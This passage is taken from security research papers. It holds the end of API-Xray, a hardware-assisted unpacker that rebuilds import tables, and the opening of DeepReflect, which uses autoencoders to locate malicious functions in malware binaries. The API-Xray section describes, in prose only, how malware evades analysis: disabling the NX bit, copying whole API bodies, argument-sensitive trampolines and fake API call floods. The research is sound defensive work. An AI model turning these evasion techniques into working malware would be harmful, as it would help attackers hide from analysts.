Attacks to NX bit. Unlike BTS mechanism, the NX bit can be detected and manipulated at the user level. API-Xray's kernel module can intercept the detection and manipulation from user-mode malware samples and deceive them by returning expected answers. For example, malware can use API "VirtualQuery" to detect whether API-Xray has enabled the NX bit for DLLs' virtual memory pages. However, we also hook its corresponding native API "ZwQueryVirtualMemory", in which we modify the return value to hide the NX bit. Similarly, malware can call the API "VirtualProtect" or "VirtualAlloc" to disable the NX bit [58]. This attack is prevalent in ROP attacks [12, 59, 61, 66]. However, the VirtualProtect and VirtualAlloc will call the related Windows native API eventually: "ZwProtectVirtualMemory" and "ZwAllocateVirtualMemory". To prevent this attack, we have hooked both "ZwProtectVirtualMemory" and "ZwProtectVirtualMemory" in our current design. Since disabling NX from the user level can only be accomplished via "VirtualProtect" and "VirtualAlloc" [80], our kernel-level hooking will protect API-Xray from this attack. We have evaluated the detection and manipulation attempts to the NX bit in the userspace. As shown in Table 9, the API-Xray's kernel module can defeat the attacks to NX bit successfully.

Table 9: Detection & prevention to NX-bit attacks.

Attack Type	Countermeasure	Result
Detect NX VirtualQuery	ZwQueryVirtualMemory	✓
Disable NX VirtualProtect	ZwProtectVirtualMemory	✓
VirtualAlloc	ZwAllocateVirtualMemory	✓

Statically-Linked Library. If system libraries are statically linked into malware binary code, API-Xray cannot resolve API names because malware will never call APIs from our monitoring system's DLLs. However, we argue that static linking is not an attractive option to spread malware. First, it causes incompatibility problems under different Windows versions. Second, static linking also compromises malware's portability, because it bloats program size drastically.

Stolen Function. Kawakoya et al. [41] describe an evolved version of stolen code: instead of copying a few bytes from the head of an API, it copies the whole body of an API. We call it as "stolen function." API-Xray will miss this case because the control flow does not jump to the target API at all. However, it is not a trivial task to copy all instructions of an API to another memory space and then execute them smoothly. The stolen function has to relocate all related position-dependent code in advance; otherwise, it will lead to an execution crash. To counter the stolen function, we can leverage the "Execute-no-Read" idea [5] to protect the DLL memory pages as "no-Read." When the target API function is copied to a new location, it will be monitored by our page fault handler. And then, we use the target API information (name & address) to reconstruct import tables.

Argument-Sensitive Trampoline. The basic premise of our API Micro Execution is that the trampoline code does not depend on the particular API arguments. A determined packer author can customize the trampoline code for each

Table 10: Running time (seconds) of fake-API-call DoS attacks. They have relatively small impact on API-Xray.

Sample	API-Xray (s)		Relative Slowdown
	Disable	Enable	
Yoda's Protector	0.7	17.2	23.6X
Yoda's Protector + (Fake API Call)$\times 10^3$	0.8	17.3	20.6X
Yoda's Protector + (Fake API Call)$\times 10^6$	121.0	153.1	26.5%
Yoda's Protector + (Fake API Call)$\times 10^9$	121,472	123,648	1.8%

API callsite. For example, only when the trampoline code checks the validity of API arguments (e.g., a specific string or HANDLE value), it transfers the control flow to the target API. In this case, we have to resort to expensive symbolic execution to explore a feasible path to the target API.

Fake API Calls. An intuitive attack to any API-monitoring based security measures is the so-called "Fake API Calls" [15]. The packer can invoke many iterations of fake or null API calls before calling the target API. This will increase API-Xray's overhead because we have to check the destination address for every fake API call. However, API invocations are much expensive as well. BinUnpack [15] has quantitatively measured the adverse impact of fake API calls and concluded that too many fake API calls impose dramatically large overhead to the packed malware itself. Inspired by BinUnpack [15], we also simulated a fake-API-call Denial-of-Service (DoS) attack by modifying the open-source Yoda's Protector packer [23]. As shown in Table 10, the API-Xray's overall running time does not increase significantly when the fake API call iterations are less than 10^6. When the iteration number reaches 10^9 times, the custom Yoda's Protector packer's execution will be occupied by the large number of API invocations, and the runtime overhead will increase by five orders of magnitude; while API-Xray only incur 1.8% relative slowdown to the custom Yoda's Protector packer. Clearly, the accumulative overhead from a plethora of fake API calls far outstrips the deterioration of API-Xray's performance.

6.2 Limitations

API-Xray fails to produce an executable PE file from the unpacked code for the following two cases.

Custom DLLs. We find that 1.6% of malware samples call APIs exported from custom DLLs instead of standard Windows DLLs. Unfortunately, API-Xray cannot restore import tables exported from custom DLLs, which are absent in our testing environment.

OEP Obfuscation. 9.5% of unpacked PE files with complete import tables crashed at run time. The reason is OEP obfuscation schemes cause existing generic unpacking tools to miss the real OEP locations. For example, many unpacking tools use the "stack balance" detects OEP by checking whether the stack is similar to that when a program is just loaded into memory. However, some custom packers do not satisfy this rule. Dealing with OEP obfuscation is an orthogonal question to API-Xray, and we leave it as our future work.

6.3 Application to Linux Malware

API-Xray is designed to work on Intel CPUs, and both Windows and Linux OS provide the interface to manipulate BTS and NX bit. Besides, Linux's executable file format also has a similar import table structure. According to Cozzi et al.'s study [21], Linux malware is not as complex as Windows malware. Most packed Linux malware samples are protected by UPX packer or UPX-like variants, which do not apply any API obfuscation scheme. If new Linux packed malware becomes as complex as its Windows counterpart, API-Xray's technique is generalized to Linux malware as well.

7 Conclusion

API-Xray is the first hardware-assisted solution towards bridging the gap of generic binary unpacking—automated import table reconstruction. API-Xray complements the state-of-art binary unpacking tools by producing a standard PE file that can be executed and analyzed independently. Security analysts utilizing API-Xray will enjoy a simpler and more streamlined malware analysis than ever before.

Acknowledgments

We sincerely thank Usenix Security 2021 anonymous reviewers for their insightful and helpful comments. Jiang Ming was supported by the National Science Foundation (NSF) under grant CNS-1850434. We thank the University of Texas at Arlington and the Department of Education for supporting us with a Graduate Assistance in Areas of National Need (GAANN) fellowship. This work was also supported in part by the National Natural Science Foundation of China grants (61972297, U1636107, and 61976085). This project has received funding from the European Union's Horizon 2020 research and innovation programme under grant agreement No 830927.

References

[1] Hojjat Aghakhani, Fabio Gritti, Francesco Mecca, Martina Lindorfer, Stefano Ortolani, Davide Balzarotti, Giovanni Vigna, and Christopher Kruegel. When Malware is Packin' Heat; Limits of Machine Learning Classifiers Based on Static Analysis Features. In *Proceedings of the 27th Network and Distributed System Security Symposium (NDSS'20)*, 2020.

[2] Aguila. Scylla - x64/x86 Imports Reconstruction. https://github.com/NtQuery/Scylla, 2016.

[3] Mansour Ahmadi, Dmitry Ulyanov, Stanislav Semenov, Mikhail Trofimov, and Giorgio Giacinto. Novel Feature Extraction, Selection and Fusion for Effective Malware Family Classification. In *Proceedings of the 6th ACM Conference on Data and Application Security and Privacy (CODASPY'16)*, 2016.

[4] Pieter Arntz. Analyzing Malware by API Calls. http://tiny.cc/qm6rsz, Malwarebytes Labs Blog, October 2017.

[5] Michael Backes, Thorsten Holz, Benjamin Kollenda, Philipp Koppe, Stefan Nürnberger, and Jannik Pewny. You Can Run but You Can't Read: Preventing Disclosure Exploits in Executable Code. In *Proceedings of the 2014 ACM SIGSAC Conference on Computer and Communications Security (CCS'14)*, 2014.

[6] M. Bazús, R.J. Rodríguez, and J. Merseguer. Qualitative and Quantitative Evaluation of Software Packers. NoConName 2015, 2015.

[7] Leyla Bilge, Andrea Lanzi, and Davide Balzarotti. Thwarting Real-time Dynamic Unpacking. In *Proceedings of the Fourth European Workshop on System Security (EUROSEC'11)*, 2011.

[8] Guillaume Bonfante, Jose Fernandez, Jean-Yves Marion, Benjamin Rouxel, Fabrice Sabatier, and Aurélien Thierry. CoDisasm: Medium Scale Concatic Disassembly of Self-Modifying Binaries with Overlapping Instructions. In *Proceedings of the 22nd ACM SIGSAC Conference on Computer and Communications Security (CCS'15)*, 2015.

[9] Marcus Botacin, Paulo Lício De Geus, and André Grégio. Enhancing Branch Monitoring for Security Purposes: From Control Flow Integrity to Malware Analysis and Debugging. *ACM Transactions on Privacy and Security (TOPS)*, 21(1):4, 2018.

[10] Derek Bruening, Qin Zhao, and Saman Amarasinghe. Transparent Dynamic Instrumentation. In *Proceedings of the 8th ACM SIGPLAN/SIGOPS Conference on Virtual Execution Environments (VEE'12)*, 2012.

[11] Joan Calvet, Fanny Lalonde Lévesque, Jose M. Fernandez, Erwann Traourouder, Francois Menet, and Jean-Yves Marion. WaveAtlas: Surfing Through the Landscape of Current Malware Packers. Virus Bulletin Conference, 2015.

[12] Nicholas Carlini and David Wagner. ROP is Still Dangerous: Breaking Modern Defenses. In *23rd USENIX Security Symposium (USENIX Security'14)*, pages 385–399, 2014.

[13] Microsoft Hardware Dev Center. Driver Signing Policy. http://tiny.cc/dm6rsz, April 2017.

[14] Stephen Checkoway, Lucas Davi, Alexandra Dmitrienko, Ahmad-Reza Sadeghi, Hovav Shacham, and Marcel Winandy. Return-Oriented Programming without Returns. In *Proceedings of the 17th ACM Conference on Computer and Communications Security (CCS'10)*, 2010.

[15] Binlin Cheng, Jiang Ming, Jianmin Fu, Guojun Peng, Ting Chen, Xiaosong Zhang, and Jean-Yves Marion. Towards Paving the Way for Large-Scale Windows Malware Analysis: Generic Binary Unpacking with Orders-of-Magnitude Performance Boost. In *Proceedings of the 25th ACM Conference on Computer and Communications Security (CCS'18)*, 2018.

[16] Yueqiang Cheng, Zongwei Zhou, Yu Miao, Xuhua Ding, and Robert H Deng. ROPecker: A Generic and Practical Approach for Defending Against ROP Attacks. In *In Proceedings of the 21st Annual Network and Distributed System Security Symposium (NDSS'14)*, 2014.

[17] Seokwoo Choi. API Deobfuscator: Identifying Runtime-obfuscated API Calls via Memory Access Analysis. Black Hat Asia, 2015.

[18] Context Information Security. CAPE: Malware Configuration And Payload Extraction. https://cape.contextis.com/, 2016.

[19] Kevin Coogan, Gen Lu, and Saumya Debray. Deobfuscation of Virtualization-Obfuscated Software: A Semantics-Based Approach. In *Proceedings of the 18th ACM Conference on Computer and Communications Security (CCS'11)*, 2011.

[20] Intel Corparation. Intel ((R)) 64 and IA-32 Architectures Software Developer's Manual. *Combined Volumes, Dec*, 2016.

[21] Emanuele Cozzi, Mariano Graziano, Yanick Fratantonio, and Davide Balzarotti. Understanding Linux Malware. In *Proceedings of the 39th IEEE Symposium on Security and Privacy (S&P'18)*, 2018.

[22] crowdstrike. Hybrid Analysis. https://www.hybrid-analysis.com/, [online].

[23] Ashkbiz Danehkar. Yoda's Protector. https://sourceforge.net/projects/yodap/, 2013.

[24] Lucas Davi, Ahmad-Reza Sadeghi, Daniel Lehmann, and Fabian Monrose. Stitching the Gadgets: On the Ineffectiveness of Coarse-Grained Control-Flow Integrity Protection. In *23rd USENIX Security Symposium (USENIX Security'14)*, pages 401–416, 2014.

[25] Daniele Cono D'Elia, Emilio Coppa, Simone Nicchi, Federico Palmaro, and Lorenzo Cavallaro. SoK: Using Dynamic Binary Instrumentation for Security (And How You May Get Caught Red Handed). In *Proceedings of the 2019 ACM Asia Conference on Computer and Communications Security (AsiaCCS'19)*, 2019.

[26] Visual Studio Docs. Debug using the Just-In-Time Debugger in Visual Studio. http://tiny.cc/bm6rsz, September 2018.

[27] Ken Dunham and Egan Hadsell. Malcode Context of API Abuse. https://www.sans.org/reading-room/whitepapers/malicious/paper/33649, April 2011.

[28] Nicolas Falliere and Eric Chien. Zeus: King of the Bots. Symantec Security Response, 2009.

[29] Fareed Fauzi. Common Windows API in Analyzing and Reversing Windows Malware. https://fareedfauzi.github.io/notes/windows_api_in_reversing_malware/, August 2019.

[30] FBI. GameOver Zeus Botnet Disrupted Collaborative Effort Among International Partners. http://tiny.cc/6u8rsz, last reviewed, 10/1/2020.

[31] Xinyang Ge, Weidong Cui, and Trent Jaeger. GRIFFIN: Guarding Control Flows Using Intel Processor Trace. In *Proceedings of the 22nd International Conference on Architectural Support for Programming Languages and Operating Systems (ASPLOS'17)*, 2017.

[32] Jeffrey Gennari. Static Identification of Program Behavior using Sequences of API Calls. http://tiny.cc/rm6rsz, CMU Software Engineering Institute Blogs, April 2016.

[33] Patrice Godefroid. Micro Execution. In *Proceedings of the 36th International Conference on Software Engineering (ICSE'14)*, 2014.

[34] Enes Göktaş, Elias Athanasopoulos, Michalis Polychronakis, Herbert Bos, and Georgios Portokalidis. Size Does Matter: Why Using Gadget-Chain Length to Prevent Code-Reuse Attacks is Hard. In *23rd USENIX Security Symposium (USENIX Security'14)*, pages 417–432, 2014.

[35] Fanglu Guo, Peter Ferrie, and Tzi-Cker Chiueh. A Study of the Packer Problem and Its Solutions. In *Proceedings of the 11th International Symposium on Recent Advances in Intrusion Detection (RAID'08)*, 2008.

[36] Hex-Rays. Debugging Windows Applications with IDA WinDbg Plugin. https://www.hex-rays.com/products/ida/support/tutorials/debugging_windbg.pdf, 2011.

[37] Ashkan Hosseini. Ten Process Injection Techniques: A Technical Survey of Common and Trending Process Injection Techniques. http://tiny.cc/wm6rsz, July 2017.

[38] Xin Hu, Sandeep Bhatkar, Kent Griffin, and Kang G. Shin. MutantX-S: Scalable Malware Clustering Based on Static Features. In *Proceedings of the 2013 USENIX Conference on Annual Technical Conference (USENIX ATC'13)*, 2013.

[39] AV-TEST Institute. Malware Statistics 2020: A look at Malware Trends by the Numbers. https://www.av-test.org/en/statistics/malware/, October 2020.

[40] Sebastien Josse. Secure and Advanced Unpacking using Computer Emulation. *Journal in Computer Virology*, 3(3), 2007.

[41] Yuhei Kawakoya, Makoto Iwamura, and Jun Miyoshi. Taint-assisted IAT Reconstruction against Position Obfuscation. *Journal of Information Processing*, 26:813–824, 2018.

[42] Yuhei Kawakoya, Makoto Iwamura, Eitaro Shioji, and Takeo Hariu. API Chaser: Anti-analysis Resistant Malware Analyzer. In *Proceedings of the 16th International Symposium on Research in Attacks, Intrusions, and Defenses (RAID'13)*, 2013.

[43] Yuhei Kawakoya, Eitaro Shioji, Yuto Otsuki, Makoto Iwamura, and Takeshi Yada. Stealth Loader: Trace-Free Program Loading for API Obfuscation. In *Proceedings of the 20th International Symposium on Research in Attacks, Intrusions, and Defenses (RAID'17)*, 2017.

[44] David Korczynski. RePEconstruct: Reconstructing Binaries with Self-modifying Code and Import Address Table Destruction. In *Proceedings of the 11th International Conference on Malicious and Unwanted Software (MALWARE'16)*, 2016.

[45] McAfee Labs. McAfee Labs Threats Report. https://www.mcafee.com/enterprise/en-us/assets/reports/rp-quarterly-threats-aug-2019.pdf, August 2019.

[46] Jinku Li, Xiaomeng Tong, Fengwei Zhang, and Jianfeng Ma. Fine-CFI: Fine-Grained Control-Flow Integrity for Operating System Kernels. *IEEE Transactions on Information Forensics and Security*, 13(6), 2018.

[47] Yutao Liu, Peitao Shi, Xinran Wang, Haibo Chen, Binyu Zang, and Haibing Guan. Transparent and Efficient CFI Enforcement with Intel Processor Trace. In *Proceedings of the 2017 IEEE International Symposium on High Performance Computer Architecture (HPCA'17)*, 2017.

[48] Chi-Keung Luk, Robert Cohn, Robert Muth, Harish Patil, Artur Klauser, Geoff Lowney, Steven Wallace, Vijay Janapa Reddi, and Kim Hazelwood. Pin: Building customized program analysis tools with dynamic instrumentation. In *Proceedings of the 2005 ACM SIGPLAN conference on Programming language design and implementation (PLDI'05)*, 2005.

[49] Alessandro Mantovani, Simone Aonzo, Xabier Ugarte-Pedrero, Alessio Merlo, and Davide Balzarotti. Prevalence and Impact of Low-Entropy Packing Schemes in the Malware Ecosystem. In *Proceedings of the 27th Network and Distributed System Security Symposium (NDSS'20)*, 2020.

[50] Sebastiano Mariani, Lorenzo Fontana, Fabio Gritti, and Stefano D'Alessio. PinDemonium: A DBI-Based Generic Unpacker for Windows Executable. Black Hat USA, 2016.

[51] Lorenzo Martignoni, Mihai Christodorescu, and Somesh Jha. OmniUnpack: Fast, Generic, and Safe Unpacking of Malware. In *Proceedings of the 23nd Annual Computer Security Applications Conference (ACSAC'07)*, 2007.

[52] Jiang Ming, Dongpeng Xu, Yufei Jiang, and Dinghao Wu. BinSim: Trace-based Semantic Binary Diffing via System Call Sliced Segment Equivalence Checking. In *Proceedings of the 26th USENIX Conference on Security Symposium (USENIX Security'17)*, 2017.

[53] NO-MERCY. Top Maliciously Used APIs. https://rstforums.com/forum/topic/95273-top-maliciously-used-apis/, 2015.

[54] Obsidium Software. Obsidium: Software Protection System. https://www.obsidium.de/, [online].

[55] Philip OKane, Sakir Sezer, and Kieran McLaughlin. Obfuscation: The Hidden Malware. *IEEE Security and Privacy*, 9(5), 2011.

[56] Oreans Technologies. Code Virtualizer: Total obfuscation against reverse engineering. http://oreans.com/codevirtualizer.php, [online].

[57] Oreans Technologies. Themida: Advanced Windows Software Protection System. https://www.oreans.com/themida.php, [online].

[58] Raghav Pande and Amit Malik. FireEye Threat Research—Angler Exploit Kit Evading EMET. https://www.fireeye.com/blog/threat-research/2016/06/angler_exploit_kite.html, June 2016.

[59] Vasilis Pappas, Michalis Polychronakis, and Angelos D Keromytis. Transparent ROP Exploit Mitigation Using Indirect Branch Tracing. In *Presented as part of the 22nd USENIX Security Symposium (USENIX Security'13)*, pages 447–462, 2013.

[60] Mario Polino, Andrea Continella, Sebastiano Mariani, Stefano D'Alessio, Lorenzo Fontata, Fabio Gritti, and Stefano Zanero. Measuring and Defeating Anti-Instrumentation-Equipped Malware. In *Proceedings of the 14th Conference on Detection of Intrusions and Malware and Vulnerability Assessment (DIMVA'17)*, 2017.

[61] Aravind Prakash and Heng Yin. Defeating ROP Through Denial of Stack Pivot. In *Proceedings of the 31st Annual Computer Security Applications Conference (ACSAC'15)*, 2015.

[62] Jason Raber and Brian Krumheuer. QuietRIATT: Rebuilding the Import Address Table Using Hooked DLL Calls. Black Hat DC, 2009.

[63] Kevin A. Roundy and Barton P. Miller. Binary-code Obfuscations in Prevalent Packer Tools. *ACM Computing Surveys*, 46(1), 2013.

[64] Mark E Russinovich, David A Solomon, and Alex Ionescu. *Windows Internals (6th Edition)*. Microsoft Press, 2012.

[65] Ashkan Sami, Babak Yadegari, Hossein Rahimi, Naser Peiravian, Sattar Hashemi, and Ali Hamze. Malware Detection Based on Mining API Calls. In *Proceedings of the 2010 ACM Symposium on Applied Computing (SAC'10)*, 2010.

[66] Felix Schuster, Thomas Tendyck, Jannik Pewny, Andreas Maaß, Martin Steegmanns, Moritz Contag, and Thorsten Holz. Evaluating the Effectiveness of Current Anti-ROP Defenses. In *Proceedings of the 17th International Symposium on Research in Attacks, Intrusions, and Defenses (RAID'14)*, 2014.

[67] SecondWrite. SecondWrite's Malware Deepview. https://www.secondwrite.com/, [online].

[68] Monirul Sharif, Andrea Lanzi, Jonathon Giffin, and Wenke Lee. Automatic Reverse Engineering of Malware Emulators. In *Proceedings of the 30th IEEE Symposium on Security and Privacy (S&P'09)*, 2009.

[69] Monirul Sharif, Vinod Yegneswaran, Hassen Saidi, Phillip Porras, and Wenke Lee. Eureka: A Framework for Enabling Static Malware Analysis. In *Proceedings of the 13th European Symposium on Research in Computer Security (ESORICS'08)*, 2008.

[70] Masaki Suenaga. A Museum of API Obfuscation on Win32. Symantec Security Response, 2009.

[71] Email Tara. Most Wanted Malware: Banking Trojans Come to the Fore Again. https://www.infosecurity-magazine.com/news/banking-trojans-come-to-the-fore/, September 2017.

[72] The Enigma Protector. Enigma Protector: A professional system for executable files licensing and protection. http://enigmaprotector.com/, [online].

[73] Xabier Ugarte-Pedrero, Davide Balzarotti, Igor Santos, and Pablo G Bringas. SoK: Deep Packer Inspection: A Longitudinal Study of the Complexity of Run-Time Packers. In *Proceedings of the 36th IEEE Symposium on Security & Privacy (S&P'15)*, 2015.

[74] Xabier Ugarte-Pedrero, Mariano Graziano, and Davide Balzarotti. A Close Look at a Daily Dataset of Malware Samples. *ACM Transactions on Privacy and Security*, 22(1), January 2019.

[75] Victor Van der Veen, Dennis Andriesse, Enes Göktaş, Ben Gras, Lionel Sambuc, Asia Slowinska, Herbert Bos, and Cristiano Giuffrida. Practical Context-Sensitive CFI. In *Proceedings of the 22nd ACM SIGSAC Conference on Computer and Communications Security (CCS'15)*, 2015.

[76] VirusTotal. Free online virus, malware, and URL scanner. https://www.virustotal.com, [online].

[77] VMProtect Software. VMProtect software protection. http://vmpsoft.com, [online].

[78] VMRay. VMRay Analyzer: A Smarter, Stealthier Malware Sandbox. https://www.vmray.com/products/malware-sandbox-vmray-analyzer/, [online].

[79] Zhi Wang and Xuxian Jiang. HyperSafe: A Lightweight Approach to Provide Lifetime Hypervisor Control-Flow Integrity. In *Proceedings of the 2010 IEEE Symposium on Security and Privacy (S&P'10)*, 2010.

[80] Richard Wartell, Vishwath Mohan, Kevin W Hamlen, and Zhiqiang Lin. Securing Untrusted Code via Compiler-agnostic Binary Rewriting. In *Proceedings of the 28th Annual Computer Security Applications Conference (ACSAC'12)*, 2012.

[81] Te-En Wei, Zhi-Wei Chen, Chin-Wei Tien, Jain-Shing Wu, Hahn-Ming Lee, and Albert B Jeng. RePEF — A System for Restoring Packed Executable File for Malware Analysis. In *2011 International Conference on Machine Learning and Cybernetics*, 2011.

[82] Carsten Willems, Ralf Hund, Andreas Fobian, Dennis Felsch, Thorsten Holz, and Amit Vasudevan. Down to the Bare Metal: Using Processor Features for Binary Analysis. In *Proceedings of the 28th Annual Computer Security Applications Conference (ACSAC'12)*, 2012.

[83] Yubin Xia, Yutao Liu, Haibo Chen, and Binyu Zang. CFIMon: Detecting Violation of Control Flow Integrity using Performance Counters. In *IEEE/IFIP International Conference on Dependable Systems and Networks (DSN'12)*, 2012.

[84] Dongpeng Xu, Jiang Ming, Yu Fu, and Dinghao Wu. VMHunt: A Verifiable Approach to Partial-Virtualized Binary Code Simplification. In *Proceedings of the 25th ACM Conference on Computer and Communications Security (CCS'18)*, 2018.

[85] Babak Yadegari, Brian Johannesmeyer, Ben Whitely, and Saumya Debray. A Generic Approach to Automatic Deobfuscation of Executable Code. In *Proceedings of the 36th IEEE Symposium on Security & Privacy (S&P'15)*, 2015.

[86] Wei Yan, Zheng Zhang, and Nirwan Ansari. Revealing Packed Malware. *IEEE Security and Privacy*, 6(5), September 2008.

[87] Liwei Yuan, Weichao Xing, Haibo Chen, and Binyu Zang. Security Breaches as PMU Deviation: Detecting and Identifying Security Attacks Using Performance Counters. In *Proceedings of the 2nd Asia-Pacific Workshop on Systems*, 2011.

[88] Pinghai Yuan, Qingkai Zeng, and Xuhua Ding. Hardware-Assisted Fine-Grained Code-Reuse Attack Detection. In *Proceedings of the 18th International Symposium on Research in Attacks, Intrusions, and Defenses (RAID'15)*, 2015.

[89] Chao Zhang, Tao Wei, Zhaofeng Chen, Lei Duan, Laszlo Szekeres, Stephen McCamant, Dawn Song, and Wei Zou. Practical Control Flow Integrity & Randomization for Binary Executables. In *Proceedings of the 2013 IEEE Symposium on Security and Privacy (S&P'13)*, 2013.

DeepReflect: Discovering Malicious Functionality through Binary Reconstruction

Evan Downing
Georgia Institute of Technology

Yisroel Mirsky*
Georgia Institute of Technology &
Ben-Gurion University

Kyuhong Park*
Georgia Institute of Technology

Wenke Lee
Georgia Institute of Technology

Abstract

Deep learning has continued to show promising results for malware classification. However, to identify key malicious behaviors, malware analysts are still tasked with reverse engineering *unknown* malware binaries using static analysis tools, which can take hours. Although machine learning can be used to help identify important parts of a binary, supervised approaches are impractical due to the expense of acquiring a sufficiently large labeled dataset.

To increase the productivity of static (or manual) reverse engineering, we propose DEEPREFLECT: a tool for localizing and identifying malware components within a malicious binary. To localize malware components, we use an unsupervised deep neural network in a novel way, and classify the components through a semi-supervised cluster analysis, where analysts incrementally provide labels during their daily work flow. The tool is practical since it requires no data labeling to train the localization model, and minimal/noninvasive labeling to train the classifier incrementally.

In our evaluation with five malware analysts on over 26k malware samples, we found that DEEPREFLECT reduces the number of functions that an analyst needs to reverse engineer by 85% on average. Our approach also detects 80% of the malware components compared to 43% when using a signature-based tool (CAPA). Furthermore, DEEPREFLECT performs better with our proposed autoencoder than SHAP (an AI explanation tool). This is significant because SHAP, a state-of-the-art method, requires a labeled dataset and autoencoders do not.

1 Introduction

Reverse engineering malware statically can be a manual and tedious process. Companies can receive up to 5 million portable executable (PE) samples per week [13]. While most organizations triage these samples ahead of time to reduce the amount of malware to analyze (i.e., checking VirusTotal [12] for antivirus (AV) engine results, executing the sample in a controlled sandbox, extracting static and dynamic signatures, etc.), at the end of the day there will still be malware samples which require static reverse engineering. This is due to the fact that there will always be new malware samples which no antivirus company has analyzed before or no signature which has been crafted to identify these new samples. Finally, there is a possibility that the sample will refuse to execute within the analyst's dynamic sandbox [42].

Current solutions exist in the form of creating signatures [33, 45, 72], classification [14, 30, 36, 41], and clustering [18, 25, 52] for malware samples. However, these solutions only predict the class of the samples (e.g., benign vs. malicious, or a particular malware family). They cannot localize or explain the behaviors within the malware sample itself, which an analyst needs to perform to develop a report and improve their company's malware detection product. In fact, there has been burnout reported in the field due to excessive amounts of workload [27, 55].

To identify their needs, we consulted with four reverse engineer malware analysts (one from an AV company and three from the government sector). We found that malware analysts would be more productive in their work if they had a tool which could (1) identify where malicious functionalities are in a malware and (2) label those functionalities. The challenges in developing such a tool are that (1) one would need to be able to distinguish between what is benign and what is malicious and (2) understand the semantics of the identified malicious behaviors. For the first challenge, distinguishing between what is benign and what is malicious is difficult because the behaviors of malware and benign software often overlap at a high level. For the second challenge, automatically labeling and verifying these behaviors is difficult because there are no published datasets of individually labeled malware functions (unlike malware detection and classification systems which use open datasets like antivirus labels).

To solve these challenges we developed DEEPREFLECT, a novel tool which uses (1) an unsupervised deep learning model which can locate malicious functions in a binary and (2) a semi-supervised clustering model which classifies the identified functions using very few labels obtained from

*These authors are co-2nd authors.




Figure 1: The general workflow of a malware analyst. DEEPREFLECT assists the analyst when they must statically reverse engineer an unknown malware sample.

analyst's regular daily workflow.

To locate the malware components in a binary, we use an autoencoder (AE). An AE is a neural network based machine learning model whose task is to reconstruct its input as its output. Since there is compression in the network's inner layers, the AE is forced to learn key concepts in the training distribution. Our intuition is that if we train the AE on benign binaries, it will have difficulty reconstructing malicious binaries (i.e., the samples we did not train it on). Naturally, the AE will not be able to reconstruct regions of the binary which contain malicious behaviors (which are unseen or rare in benign samples). Thus, the reconstruction errors can be used to identify the malicious components in a malware. Additionally, since AEs are trained in an unsupervised manner, we do not need millions of labeled samples and companies can utilize their own internal datasets of malware binaries.

To classify the located malware components, we (1) perform clustering on all of the identified functions in the malware samples and (2) label clusters using the analyst's annotations made during his or her regular daily workflow. This approach is semi-supervised since only a few labels (e.g., three) are needed per cluster to assign the majority label to the entire cluster. Over time, we can predict the class (e.g., C&C, privilege escalation, etc.) of functions identified by the AE by mapping them to the clustering model. This, in turn, saves the analyst time as they are not forced to reverse engineer the same code again and again.

We note that the unsupervised AE provides immediate utility to malware analysts without training or using the semi-supervised clustering model. This is because it (1) draws the attention of the analyst to the most relevant functions by ranking them (by their reconstruction error) and (2) filters out functions which would have cost the analyst hours or potentially days to interpret.

DEEPREFLECT was designed and revised with feedback from our four malware analysts. Then five different malware analysts were recruited to evaluate DEEPREFLECT's effectiveness and utility. Overall, we evaluate the tool's performance on (1) identification of malicious activities within a malware, (2) clustering related malware components, (3) focusing the analyst's attention to what is important, (4) revealing insights into shared behaviors between different malware families, and (5) handling adversarial attacks involving obfuscation.

Our contributions are as follows:

- A novel tool which can help malware analysts by automatically (1) locating and identifying malicious behaviors within static malware samples and (2) deriving insights by associating functionality relationships between different malware families.
- A novel and practical approach for using machine learning on static analysis where
  1. Training is performed in an unsupervised manner: *an expert does not need to label any samples for the system to yield utility – highlighting the malware's components*; and
  2. Classification is accomplished in a semi-supervised manner with minimal intervention: *annotations from the analyst's regular workflow are used as labels and the majority label in a cluster is used to classify associated malware components*.
- We propose an approach for localizing important parts of a malware with an explanation framework (such our proposed AE or SHAP [40]) by using localized features that can be mapped back to the original binary or control flow graph.

2 Scope & Overview

In this section, we present a motivating scenario and explain the threat model and goals of our system.

2.1 Motivation

As a motivating example, let us assume there exists a malware analyst named Molly. An illustration of her daily workflow can be found in Figure 1. This general workflow is realistic based on descriptions in recent work [69] and of our own discussions with real-world malware analysts. Given a malware sample, Molly is tasked with understanding what the sample does so that she can write a technical report as well as improve her company's current detection system to identify that sample in the future.

She first queries VirusTotal [12] and other organizations to determine if they have seen this particular sample before. Unfortunately, no one has. Thus, she moves onto her next step which is to execute it in a custom sandbox to get an overview the sample's dynamic behaviors. Unfortunately, the sample does not display any malicious or notable behaviors – it is also possible that it has detected the environment and refuses to execute. She runs a few in-house tools to try to coax the malware into performing its hidden behaviors, but to no avail. Exhausting these options, she resorts to unpacking and statically reverse engineering the sample to understand what its potential behaviors are.

Upon opening the unpacked sample in a disassembler (such as IDA Pro [7] or BinaryNinja [1]), Molly is overwhelmed by the thousands of functions that exist within it. She tries

running various static signature detection tools to identify some specific malicious components of the malware, but again to no avail. She must look through each function one-by-one (possibly filtering them by the API calls and strings which exist within them) to try to understand their behaviors (often times resorting to debugging to verify observed behaviors).

After noting its behaviors, she writes her report (composed of basic information like indicators of compromise (IOCs), static signatures, etc.) and passes it along to her superiors. The next day, she repeats the same tasks. Due to this repetitive manual labor, the job becomes tedious and time-consuming for Molly.

DEEPREFLECT aims to alleviate her laborious task by automatically narrowing her focus to the functions which are most likely malicious (out of the thousands she is presented with) and provide labels to those functions she has seen similarly in the past.

2.2 Proposed Solution

We propose DEEPREFLECT, a tool which (1) locates malicious functions within a malware binary and (2) describes the behaviors of those functions. While an analyst may first attempt to identify behaviors statically by searching for specific strings and API calls [69], these can be easily obfuscated or hidden from the analyst. DEEPREFLECT makes no such assumption and seeks to identify these same behaviors through a combination of control-flow graph (CFG) features and API calls.

DEEPREFLECT works by learning what benign binary functionalities look like normally. Thus, any abnormalities would suggest that these functionalities do not appear in benign binaries and could be used to facilitate malicious behaviors. This allows our tool to narrow down the analyst's search space before they open or scan the binary. DEEPREFLECT reduced the number of functions the analyst had to examine (in each malware sample) by 85% on average as shown in Figure 5, illustrating the amount of work required for them to accomplish their task. Additionally, we show that our methodology outperforms signature-based techniques which aim to accomplish the same goal §4.3.

2.3 Threat Model

